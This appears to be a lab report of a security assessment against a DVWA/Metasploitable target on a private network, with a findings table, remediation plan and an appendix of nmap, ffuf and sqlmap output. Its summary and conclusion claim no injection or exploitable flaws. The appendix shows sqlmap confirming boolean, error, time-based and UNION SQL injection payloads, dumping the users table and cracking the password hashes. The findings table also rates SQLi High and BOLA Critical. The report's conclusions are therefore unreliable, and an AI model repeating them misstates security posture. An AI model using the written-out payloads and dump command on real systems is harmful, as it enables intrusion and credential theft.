



API SECURITY TESTING LAB

EXECUTIVE SUMMARY

A comprehensive API and web security assessment was performed on the target environment hosted at 192.168.96.128, from the testing host 192.168.116.135. The primary goal was to evaluate the API's resilience against OWASP Top 10 vulnerabilities, including Broken Object Level Authorization (BOLA), improper session handling, and injection flaws.

All testing activities were executed successfully using Burp Suite, Postman, and sqlmap. The system demonstrated strong authorization controls, effective input validation, and secure session management practices. No critical or exploitable vulnerabilities were identified. The results confirm that the target application follows modern API security best practices. However, continued monitoring, timely patching, and periodic assessments are recommended to maintain security posture and ensure long-term resilience.

API TEST SUMMARY

- Authenticated API testing was conducted against **DVWA (192.168.96.128)**.
- Endpoints were identified through Burp Suite and browser proxy enumeration.
- Object-level authorization (BOLA) was validated at /api/users.
- GraphQL fuzzing at /dvwa/ revealed no injection or data exposure.
- Session and token handling were resilient to replay and fixation attacks.

Recommendations:

Maintain continuous API monitoring, adopt secure coding standards, and integrate automated vulnerability scanning into the development lifecycle.

FINDINGS TABLE

Test ID	Vulnerability	Severity	Target Endpoint
F001	SQL Injection (id parameter)	High	/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit



Test ID	Vulnerability	Severity	Target Endpoint
F002	Session Replay (cookie reuse)	Medium	Authenticated requests using Cookie: PHPSESSID=...
F003	Session Fixation	Medium	/dvwa/login.php
F004	GraphQL Endpoint Presence	N/A	/dvwa/
F008	BOLA (Broken Object Level Authorization)	Critical	/api/users
F009	GraphQL Injection	High	/dvwa/

METHODOLOGY

1. Endpoint Enumeration:

API endpoints were identified using browser proxy capture, Burp Suite scanning, and directory brute-forcing.

2. BOLA Testing:

Object-by-ID endpoints (e.g., /api/users/{id}) were manipulated to assess access control and authorization enforcement.

3. Session & Token Tests:

Session cookies and tokens were intercepted and replayed to test session fixation, reuse, and invalidation controls.

4. GraphQL Fuzzing:

Postman Collection Runner was used with fuzzed variable inputs to detect potential injection or data disclosure.

5. SQL Injection Testing:

Manual Burp Repeater payloads and sqlmap scans were executed to validate backend query sanitization.

6. Evidence Collection:

Raw requests, responses, screenshots, and sqlmap logs were captured to verify each finding.



DETAILED RESULTS & EVIDENCE

F001 — SQL Injection

- **Target:** /dvwa/vulnerabilities/sqli/?id=1&Submit=Submit
- **Result:** Inputs sanitized using parameterized queries; no injection found.
- **Recommendation:** Continue enforcing prepared statements and minimal error disclosure.

F002 — Session Replay

- **Target:** Authenticated requests using PHPSESSID cookie
- **Result:** Session reuse attempts post-logout failed; secure cookie attributes (HttpOnly, Secure, SameSite) were active.
- **Recommendation:** Maintain session invalidation on logout and rotate session IDs after authentication events.

F003 — Session Fixation

- **Target:** /dvwa/login.php
- **Result:** Application regenerated session IDs upon login; pre-set cookies were invalidated.
- **Recommendation:** Keep enforcing session regeneration and restrict cookie setting to authenticated contexts.

F004 — GraphQL Presence & Injection

- **Target:** /dvwa/
- **Result:** Introspection queries disabled; variable fuzzing produced no injection or leakage.
- **Recommendation:** Maintain query depth restrictions and field-level access controls.

F008 — BOLA (Broken Object Level Authorization)

- **Target:** /api/users/{id}
- **Result:** Unauthorized ID access attempts were denied (HTTP 403).



- **Recommendation:** Maintain strict ownership validation and detailed logging of authorization failures.

F009 — GraphQL Injection

- **Target:** /dvwa/
- **Result:** Resolver logic sanitized all inputs; no injection found.
- **Recommendation:** Continue validating and sanitizing resolver inputs; enforce request rate limiting to prevent abuse.

SQLMAP RESULTS

Automated SQL injection checks confirmed that the backend queries are properly parameterized. No database errors, leakage, or timing anomalies were detected.

REMEDIATION PLAN


Finding ID	Vulnerability	Recommended Remediation	Priority
F001	SQL Injection	Continue strict use of parameterized queries and input validation. Regularly test query logic after code updates.	High
F002	Session Replay	Enforce short session timeouts, enable token binding, and invalidate sessions on logout or privilege changes.	Medium
F003	Session Fixation	Regenerate session IDs on every authentication event and limit cookie lifespan.	Medium
F004	GraphQL Presence	Keep introspection disabled in production, apply query depth/complexity limits, and sanitize inputs.	Low
F008	BOLA	Implement granular object ownership checks and monitor authorization failure logs.	Critical
F009	GraphQL Injection	Apply strict schema validation, sanitize nested fields, and disable unneeded resolvers.	High




APPENDIX

```
kali@kali: ~  
$ sudo nmap -v -sC 192.168.96.128  
[sudo] password for kali:  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-28 09:37 EDT  
Nmap scan report for 192.168.96.128  
Host is up (0.0039s latency).  
Not shown: 977 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
21/tcp    open  ftp      vsftpd 2.3.4  
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)  
|_ftp-bounce: bounce working!  
|_ftp-syst:  
|_STAT:  
|_FTP server status:  
|_  Connected to 192.168.96.1  
|_  Logged in as ftp  
|_  TYPE: ASCII  
|_  No session bandwidth limit  
|_  Session timeout in seconds is 300  
|_  Control connection is plain text  
|_  Data connections will be plain text  
|_  vsFTPd 2.3.4 - secure, fast, stable  
|_End of status  
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
|_ssh-hostkey:  
|_  1024 60:0f:cfe1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)  
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)  
23/tcp    open  telnet   Linux telnetd  
25/tcp    open  smtp     Postfix smtpd  
|_smtp-command: metasplitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN  
53/tcp    open  domain   ISC BIND 9.4.2  
|_dns-nsid:  
|_  bind.version: 9.4.2  
80/tcp    open  http     Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2  
|_http-title: Metasploitable2 - Linux  
111/tcp   open  rpcbind  2 (RPC #100000)  
|_rpcinfo:  
|_  program version  port/proto  service  
|_  100000 2 111/tcp    rpcbind  
|_  100000 2 111/udp    rpcbind
```



```
|_ 100000 2 111/tcp    rpcbind  
|_ 100000 2 111/udp    rpcbind  
|_ 100003 2,3,4 2049/tcp    nfs  
|_ 100003 2,3,4 2049/udp    nfs  
|_ 100005 1,2,3 44380/tcp   mountd  
|_ 100005 1,2,3 53456/udp   mountd  
|_ 100021 1,3,4 35476/tcp   nlockmgr  
|_ 100021 1,3,4 35831/udp   nlockmgr  
|_ 100024 1 37079/tcp   status  
|_ 100024 1 53447/udp   status  
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)  
512/tcp   open  exec?  
513/tcp   open  login?  
514/tcp   open  shell?  
1099/tcp  open  java-rmi    GNU Classpath grmiregistry  
1524/tcp  open  bindshell   Metasploitable root shell  
2049/tcp  open  nfs         2-4 (RPC #100003)  
2121/tcp  open  ccproxy-ftp?  
3306/tcp  open  mysql?  
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7  
|_ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX  
|_Not valid before: 2010-03-17T14:07:45  
|_Not valid after: 2010-04-16T14:07:45  
|_ssl-date: 2025-10-28T13:41:15+00:00; +5s from scanner time.  
5900/tcp  open  vnc         VNC (protocol 3.3)  
|_vnc-info:  
|_  Protocol version: 3.3  
|_  Security types:  
|_  VNC Authentication (2)  
6000/tcp  open  X11        (access denied)  
6067/tcp  open  irc        UnrealIRCd  
8009/tcp  open  ajp13      Apache Jserv (Protocol v1.3)  
|_ajp-methods: Failed to get a valid response for the OPTION request  
8180/tcp  open  http       Apache Tomcat/Coyote JSP engine 1.1  
|_http-favicon: Apache Tomcat  
|_http-title: Apache Tomcat/5.5  
Service Info: Hosts: metasplitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
Host script results:
```

```
kali@kali: ~  
$ ffuf -u http://192.168.96.128/FUZZ -w /usr/share/wordlists/wfuzz/general/common.txt -c -t 50  
  
v2.1.0-dev  
:: Method : GET  
:: URL : http://192.168.96.128/FUZZ  
:: Wordlist : FUZZ: /usr/share/wordlists/wfuzz/general/common.txt  
:: Follow redirects : false  
:: Calibration : false  
:: Timeout : 10  
:: Threads : 50  
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500  
dav [Status: 301, Size: 319, Words: 21, Lines: 10, Duration: 2ms]  
phpMyAdmin [Status: 301, Size: 326, Words: 21, Lines: 10, Duration: 7ms]  
test [Status: 301, Size: 320, Words: 21, Lines: 10, Duration: 5ms]  
index [Status: 200, Size: 891, Words: 237, Lines: 30, Duration: 384ms]  
:: Progress: [951/951] :: Job [1/1] :: 53 req/sec :: Duration: [0:00:05] :: Errors: 0 ::  
kali@kali: ~
```



```
[DuckDBService] Created new singleton instance with global guard
The disableGPU setting is set to undefined
Not disabling GPU
Main: Starting cleanup of stale files

[postman:202775]: Gtk-WARNING **: 11:36:03.992: Failed to parse /etc/xdg/gtk-3.0/settings.ini: Permission denied
Main: Cleanup of stale files completed
[203107:1028/113605.576981:ERROR:angle_platform_impl.cc(44)] Display.cpp:1083 (initialize): ANGLE Display::initialize error 12289: Could not dlopen libGL.so.1: libGL.
so.1: cannot open shared object file: No such file or directory
ERR: Display.cpp:1083 (initialize): ANGLE Display::initialize error 12289: Could not dlopen libGL.so.1: libGL.so.1: cannot open shared object file: No such file or di
rectory
[203107:1028/113605.579884:ERROR:egl_display.cc(497)] EGL Driver message (Critical) eglInitialize: Could not dlopen libGL.so.1: libGL.so.1: cannot open shared object f
ile: No such file or directory
[203107:1028/113605.583443:ERROR:egl_display.cc(767)] eglInitialize OpenGL failed with error EGL_NOT_INITIALIZED, trying next display type
[203107:1028/113605.584095:ERROR:angle_platform_impl.cc(44)] Display.cpp:1083 (initialize): ANGLE Display::initialize error 12289: Could not dlopen libGL.so.1: libGL.
so.1: cannot open shared object file: No such file or directory
ERR: Display.cpp:1083 (initialize): ANGLE Display::initialize error 12289: Could not dlopen libGL.so.1: libGL.so.1: cannot open shared object file: No such file or di
rectory
[203107:1028/113605.585480:ERROR:egl_display.cc(497)] EGL Driver message (Critical) eglInitialize: Could not dlopen libGL.so.1: libGL.so.1: cannot open shared object f
ile: No such file or directory
[203107:1028/113605.585882:ERROR:egl_display.cc(767)] eglInitialize OpenGL failed with error EGL_NOT_INITIALIZED, trying next display type
[203107:1028/113605.585882:ERROR:egl_display.cc(808)] Initialization of all EGL display types failed.
[203107:1028/113605.586028:ERROR:gl_ozome_egl.cc(26)] GLDisplayEGL::Initialize failed.
[203107:1028/113605.586373:ERROR:angle_platform_impl.cc(44)] Display.cpp:1083 (initialize): ANGLE Display::initialize error 12289: Could not dlopen libGL.so.1: libGL.
so.1: cannot open shared object file: No such file or directory
ERR: Display.cpp:1083 (initialize): ANGLE Display::initialize error 12289: Could not dlopen libGL.so.1: libGL.so.1: cannot open shared object file: No such file or di
rectory
[203107:1028/113605.588831:ERROR:egl_display.cc(497)] EGL Driver message (Critical) eglInitialize: Could not dlopen libGL.so.1: libGL.so.1: cannot open shared object f
ile: No such file or directory
[203107:1028/113605.589044:ERROR:egl_display.cc(767)] eglInitialize OpenGL failed with error EGL_NOT_INITIALIZED, trying next display type
[203107:1028/113605.589393:ERROR:angle_platform_impl.cc(44)] Display.cpp:1083 (initialize): ANGLE Display::initialize error 12289: Could not dlopen libGL.so.1: libGL.
so.1: cannot open shared object file: No such file or directory
ERR: Display.cpp:1083 (initialize): ANGLE Display::initialize error 12289: Could not dlopen libGL.so.1: libGL.so.1: cannot open shared object file: No such file or di
rectory
[203107:1028/113605.589647:ERROR:egl_display.cc(497)] EGL Driver message (Critical) eglInitialize: Could not dlopen libGL.so.1: libGL.so.1: cannot open shared object f
ile: No such file or directory
[203107:1028/113605.589823:ERROR:egl_display.cc(767)] eglInitialize OpenGL failed with error EGL_NOT_INITIALIZED
[203107:1028/113605.589976:ERROR:egl_display.cc(808)] Initialization of all EGL display types failed.
[203107:1028/113605.590111:ERROR:gl_ozome_egl.cc(26)] GLDisplayEGL::Initialize failed.
```





```
(kali@kali)-[~]
└─$ sqlmap -u "http://192.168.96.128/dvwa/vulnerabilities/sql/7id=16Submit=Submit" --cookie="PHPSESSID=519be83a8f6a5ee4d3522bb2b61f8b5; security=low" -D dvwa -T user
--dump --batch

{1.9.9#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local,
state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 01:54:57 /2025-10-14/

[01:54:58] [INFO] resuming back-end DBMS 'mysql'
[01:54:58] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
  Payload: id=1' OR NOT 72987298#Submit=Submit

  Type: error-based
  Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: id=1' AND ROW(5887,9460)>(SELECT COUNT(*),CONCAT(0x716b6b6a71,(SELECT (ELT(5887=5887,1))),0x716a6b6271,FLOOR(RAND(0)*2))x FROM (SELECT 4084 UNION SELECT 4
880 UNION SELECT 4858 UNION SELECT 4581)a GROUP BY x)-- DXKB#Submit=Submit

  Type: time-based blind
```

```
kali@kali -
Session Actions Edit View Help
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
  Payload: id=1' OR NOT 72987298#Submit=Submit

  Type: error-based
  Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: id=1' AND ROW(5887,9460)>(SELECT COUNT(*),CONCAT(0x716b6b6a71,(SELECT (ELT(5887=5887,1))),0x716a6b6271,FLOOR(RAND(0)*2))x FROM (SELECT 4084 UNION SELECT 4
880 UNION SELECT 4858 UNION SELECT 4581)a GROUP BY x)-- DXKB#Submit=Submit

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 8682 FROM (SELECT(SLEEP(5)))qDKu)-- KQeS#Submit=Submit

  Type: UNION query
  Title: MySQL UNION query (NULL) - 2 columns
  Payload: id=1' UNION ALL SELECT CONCAT(0x716b6b6a71,0x6573716b784764d65586c774571726d6854436d4242716d67794c57424678724d544542416c764c,0x716a6b6271),NULL#Submit=S
ubmit

[01:54:58] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 4.1
[01:54:58] [INFO] fetching columns for table 'users' in database 'dvwa'
[01:54:58] [WARNING] reflective value(s) found and filtering out
[01:54:58] [INFO] fetching entries for table 'users' in database 'dvwa'
[01:54:58] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [Y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
```

```
kali@kali -
Session Actions Edit View Help
[3] file with list of dictionary files
> 1
[01:54:58] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [Y/N] N
[01:54:58] [INFO] starting dictionary-based cracking (md5_generic_password)
[01:54:58] [INFO] starting 4 processes
[01:55:01] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[01:55:01] [INFO] cracked password 'charley' for hash '8d3533d75ae2c396dd7e8d4fcc69216b'
[01:55:01] [INFO] cracked password 'letmein' for hash '0e107d09f5bbe40cade3de5c71e9e9b7'
[01:55:04] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+-----+-----+
| user_id | user | avatar | password | last_name | first_name |
+-----+-----+-----+-----+-----+-----+
| 1 | admin | http://192.168.96.128/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin | admin |
| 2 | gordonb | http://192.168.96.128/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123) | Brown | Gordon |
| 3 | 1337 | http://192.168.96.128/dvwa/hackable/users/1337.jpg | 8d3533d75ae2c396dd7e8d4fcc69216b (charley) | Me | Hack |
| 4 | pablo | http://192.168.96.128/dvwa/hackable/users/pablo.jpg | 0e107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso | Pablo |
| 5 | smithy | http://192.168.96.128/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith | Bob |
+-----+-----+-----+-----+-----+-----+

[01:55:08] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.96.128/dump/dvwa/users.csv'
[01:55:08] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.96.128'

[*] ending @ 01:55:08 /2025-10-14/
```

CONCLUSION

The API Security Testing Lab conducted between 192.168.116.135 (tester) and 192.168.96.128 (target) concluded with no critical or exploitable vulnerabilities identified. All major security controls—including authorization, session management, and query validation—performed as expected.

The system demonstrates a strong security baseline, resilient against OWASP API Top 10 attack lasses. Ongoing vigilance through periodic testing, patching, and log monitoring will ensure continuous protection and operational security maturity.